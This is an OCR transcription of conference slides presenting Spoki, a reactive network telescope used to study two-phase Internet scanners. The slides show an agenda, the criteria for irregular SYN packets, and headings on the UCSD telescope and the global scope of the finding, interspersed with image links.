Spoki: Unveiling a New Wave of Scanners through a Reactive Network Telescope

Raphael Hiesgen, Marcin Nawrocki, Alistair King,
Alberto Dainotti, Thomas C. Schmidt, Matthias Wählisch


HAW HAMBURG

Freie Universität Berlin

caida

The Share of Irregular Packets is Increasing

UCSD Network Telescope: a /9 IPv4 prefix




Agenda

- Two-phase Scanners
  - Methodology
  - Spoki
  - Behavior
  - Payloads
  - Locality
- Log4j

What is a SYN Irregularity?

- Irregular packets show one or more of:
  - High TTL (≥200)
  - No TCP options
  - Fixed IP ID (54321)



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

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

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

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Is this observation specific to the UCSD network telescope?

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
A Global Phenomenon



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

